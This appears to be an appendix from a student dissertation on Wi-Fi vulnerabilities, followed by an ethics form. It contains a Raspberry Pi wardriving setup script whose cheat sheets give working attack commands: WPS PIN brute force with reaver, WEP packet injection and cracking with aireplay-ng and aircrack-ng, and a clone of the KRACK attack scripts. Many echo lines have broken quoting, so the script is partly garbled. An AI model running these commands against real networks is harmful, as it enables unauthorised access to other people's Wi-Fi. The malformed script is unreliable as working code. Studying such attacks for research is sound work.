echo "-- UPDATING SYSTEM PLEASE WAIT"
```

```
apt-get update
```

```
apt-get dist-upgrade -y
```

```
clear
```

```
# echo "-- INSTALLING DEPENDENCIES"
```

```
apt-get install aircrack-ng          # installing the aircrack-ng toolkit for WEP, WPA, WPA2
```

```
apt-get install libnl-3-dev          # installing prerequisite for the GPS module
```

```
apt-get install libnl-genl-3-dev     # installing prerequisite for the GPS module
```

```
apt-get install pkg-config           # installing prerequisite for the GPS module
```

```
apt-get install libssl-dev           # installing prerequisite for the GPS module
```

```
apt-get install net-tools            # installing prerequisite for the GPS module
```

```
apt-get install git                  # installing git tools for krack tool
```

```
apt-get install sysfsutils           # installing prerequisite for the GPS module
```

```
apt-get install python-scapy         # installing prerequisite for the GPS module
```

```
apt-get install python-pycryptodome  # installing prerequisite for the GPS module
```

```
apt-get install virtualenv           # installing prerequisite for the GPS module
```

```
apt-get install reaver               # installing tool for WPS network enumeration
```

```
apt-get install wash                 # installing tool for WPS brute force
```

```
apt-get install -y python-smbus      # installing prerequisite for the GPS module
```

```
apt-get install -y i2c-tools         # installing prerequisite for the GPS module
```

```
pip3 install RPI.GPIO          # installing prerequisite for the GPS module
pip3 install adafruit-blinka   # installing prerequisite for the GPS module
pip3 install adafruit-circuitpython-gps  # installing prerequisite for the GPS module
pip3 install pubnub            # installing prerequisite for the GPS module
clear
```

```
# WPS cheat sheet for enumeration/ exploitation
```

```
echo "clear" > WPS.sh
```

```
echo "echo '-- WPS DECODING CHEATSHEET\n' >> WPS.sh
```

```
echo "echo 'use wash to listen through the interface set to monitor mode' >> WPS.sh
```

```
echo "echo 'sudo wash -i wlan0mon' >> WPS.sh
```

```
echo "echo 'brute force the access point WPS pin' >> WPS.sh
```

```
echo "echo 'sudo reaver -i wlan0mon -b <bssid> -vv' >> WPS.sh
```

```
chmod +x WPS.sh
```

```
# WEP cheat sheet for enumeration/ exploitation
```

```
echo "clear" > WEP.sh
```

```
echo "echo '-- WEP DECODING CHEATSHEET\n' >> WEP.sh
```

```
echo "echo '- listen to accesspoint' >> WEP.sh
```

```
echo "echo '- airodump-ng --bssid <bssid copied earlier> -w <capture file output filename>' >>
WEP.sh
```

```
echo "echo '- on new tab packet injection' >> WEP.sh
```

```
echo "echo '- aireplay-ng -3 <arpReplay> -b <bssid copied earlier> -h <device caught on airodump-
ng output>' >> WEP.sh
```

```
echo "echo '- decode capture file'" >> WEP.sh
```

```
echo "echo '- aircrack-ng *.cap'" >> WEP.sh
```

```
chmod +x WEP.sh
```

```
# WPA2 KRACK cheat sheet for enumeration/ exploitation
```

```
echo "clear" > WPA2.sh
```

```
echo "echo '-- WPA2 DECODING CHEATSHEET\n'" >> WPA2.sh
```

```
echo "echo 'KRACK (Key Reinstallation attACK) scanner'" >> WPA2.sh
```

```
echo "echo 'https://www.youtube.com/watch?v=Gb8h6M22a6o'" >> WPA2.sh
```

```
echo "echo 'https://github.com/vanhoefm/krackattacks-scripts'" >> WPA2.sh
```

```
echo "echo 'cd hostapd'" >> WPA2.sh
```

```
echo "echo 'cp defconfig .config'" >> WPA2.sh
```

```
echo "echo 'make -j 2'" >> WPA2.sh
```

```
echo "sudo git clone https://github.com/vanhoefm/krackattacks-scripts" >> WPA2RepoClone.sh
```

```
chmod +x WPA2.sh
```

```
chmod +x WPA2RepoClone.sh
```

```
# GPS script to prepare the device for easy installation and setup of the GPS module
```

```
echo "clear" > GPS.sh
```

```
echo "echo '-- GPS SETUP\n'" >> GPS.sh
```

```
echo "echo 'raspi-config'" >> GPS.sh
```

```
echo "echo 'Interfaceing Options'" >> GPS.sh
```

```
echo "echo 'Serial > yes'" >> GPS.sh
```

```
echo "echo'raspi-config'" >> GPS.sh  
echo "echo'Interfaceing Options'" >> GPS.sh  
echo "echo'I2C > yes'" >> GPS.sh  
echo "echo'raspi-config'" >> GPS.sh  
echo "echo'Interfaceing Options'" >> GPS.sh  
echo "echo'SPI > yes'" >> GPS.sh  
echo "echo'sudo reboot'" >> GPS.sh  
chmod +x GPS.sh
```

# BLINKYTEST.PY script to test if the GPS module has been correctly installed

```
echo "import board" > blinkytest.py  
echo "import digitalio" >> blinkytest.py  
echo "import busio\n" >> blinkytest.py  
echo "print('Hello blinky!')\n\n" >> blinkytest.py  
echo "# Try to great a Digital input" >> blinkytest.py  
echo "pin = digitalio.DigitalInOut(board.D4)" >> blinkytest.py  
echo 'print("Digital IO ok!")' >> blinkytest.py  
echo "# Try to create an I2C device" >> blinkytest.py  
echo "i2c = busio.I2C(board.SCL, board.SDA)" >> blinkytest.py  
echo 'print("I2C ok!")' >> blinkytest.py  
echo "# Try to create an SPI device" >> blinkytest.py  
echo "spi = busio.SPI(board.SCLK, board.MOSI, board.MISO)" >> blinkytest.py  
echo 'print("SPI ok!")' >> blinkytest.py
```

```
echo 'print("done!")' >> blinkytest.py
```

```
chmod +x blinkytest.py
```

```
# GPS TEST script to test GPS connection
```

```
echo "clear" > GPSTEST.sh
```

```
echo "echo'-- GPSTEST\nrun blinkytest.py'" >> GPSTEST.sh
```

```
echo "git clone https://github.com/adafruit/Adafruit_CircuitPython_GPS.git" >> GPSTEST.sh
```

```
echo "echo'cd Adafruit_CircuitPython_GPS'" >> GPSTEST.sh
```

```
echo "echo'examples'" >> GPSTEST.sh
```

```
echo "echo'nano gps_simpletest.py'" >> GPSTEST.sh
```

```
echo "echo'locate and comment out these links: \n RX = board.RX \n TX = board.TX'" >>  
GPSTEST.sh
```

```
echo "echo'then comment out: uart = busio.UART(TX, RX, baudrate=9600, timeout=3000)'" >>  
GPSTEST.sh
```

```
echo "echo'uncomment: \n \nimport serial \n \n#uart = serial.Serial(/dev/ttyUSB0, baudrate=9600,  
timeout=3000)'" >> GPSTEST.sh
```

```
echo "echo'\n#uart = serial.Serial(/dev/ttyS0, baudrate=9600, timeout=3000)'" >> GPSTEST.sh
```

```
echo "echo'run the gps_simpletest.py'" >> GPSTEST.sh
```

```
chmod +x GPSTEST.sh
```

```
# TUNNEL GPS STREAM THROUGH PUBNUB
```

```
echo "import pubnub\n" > GPSSTREAM.py
```

```
echo "from pubnub.pnconfiguration import PNConfiguration" >> GPSSTREAM.py
```

```
echo "from pubnub.pubnub import PubNub" >> GPSSTREAM.py
```

```

echo "from pubnub.callbacks import SubscribeCallback" >> GPSSTREAM.py

echo "from pubnub.enums import PNOperationType, PNStatusCategory" >> GPSSTREAM.py

echo "pnconfig = PNConfiguration()" >> GPSSTREAM.py

echo 'pnconfig.subscribe_key = "YOUR SUBSCRIBE KEY"' >> GPSSTREAM.py

echo 'pnconfig.publish_key = "YOUR PUBLISH KEY"' >> GPSSTREAM.py

echo 'pnconfig.ssl = False' >> GPSSTREAM.py

echo 'pubnub = PubNub(pnconfig)' >> GPSSTREAM.py

echo 'def publish_callback(result, status):' >> GPSSTREAM.py

echo '    pass' >> GPSSTREAM.py

    # Handle PNPublishResult and PNStatus

echo 'When you want to publish multiple variables in one JSON, you must create a dictionary like
so:' >> GPSSTREAM.sh

echo 'dictionary = {"DATA 1 NAME": gps.DATA1, "DATA 2 NAME": gps.DATA2}' >>
GPSSTREAM.sh

echo 'So in our case we would write:' >> GPSSTREAM.sh

echo 'dictionary = {"latitude": gps.latitude, "longitude": gps.longitude}' >> GPSSTREAM.sh

echo 'And then to publish that data, you would format the dictionary like this:' >> GPSSTREAM.sh

echo 'pubnub.publish().channel("CHANNEL").message(dictionary).pn_async(publish_callback)' >>
GPSSTREAM.sh

chmod +x GPSSTREAM.py

chmod +x GPSSTREAM.sh

# start up

clear

```

```
echo "-- DOCUMENTATIONS\n"
```

```
echo "- copy the bssid of chosen network before ctrl+c"
```

```
sleep 4
```

```
airmon-ng start wlan0 #change 0 to your network adapter
```

```
airodump-ng wlan0mon -W          # set Wi-Fi adapter to monitor mode.
```

## Appendix B: Ethics form



**London  
South Bank  
University**

**School of  
Engineering**

**BSc FINAL YEAR PROJECT  
ETHICAL CONSIDERATIONS  
2019-20**

**YOUR DETAILS**

Name of student: Worth ruben  
Supervisor: paul carter  
Project title: Wet Shipping: an evaluation of an existing threat  
Main aim of project: to research what makes weti vulnerable  
and how to exploit it.

**CONTACT WITH OTHERS**

Will your project bring you into contact with other people (e.g. via an online survey)?

Yes ☐

No ☒

If you answered "No", sign the section below and submit this page only to your supervisor for countersigning, otherwise complete the whole form prior to submission. Also, if you answered "No" then only this page needs to be included as an appendix to your dissertation.

**YOUR SIGNATURE**

Signature: Worth ruben Date: 07/06/2020

**ETHICAL APPROVAL**

(To be completed by your supervisor)

I have checked the above for accuracy and I am satisfied that the information provided is an accurate reflection of the intended study.

There are no ethical issues causing my concern ☐

Signature: \_\_\_\_\_ Date: \_\_\_\_\_

Name (please print): \_\_\_\_\_



## Appendix C: Ethics form E-mail signature

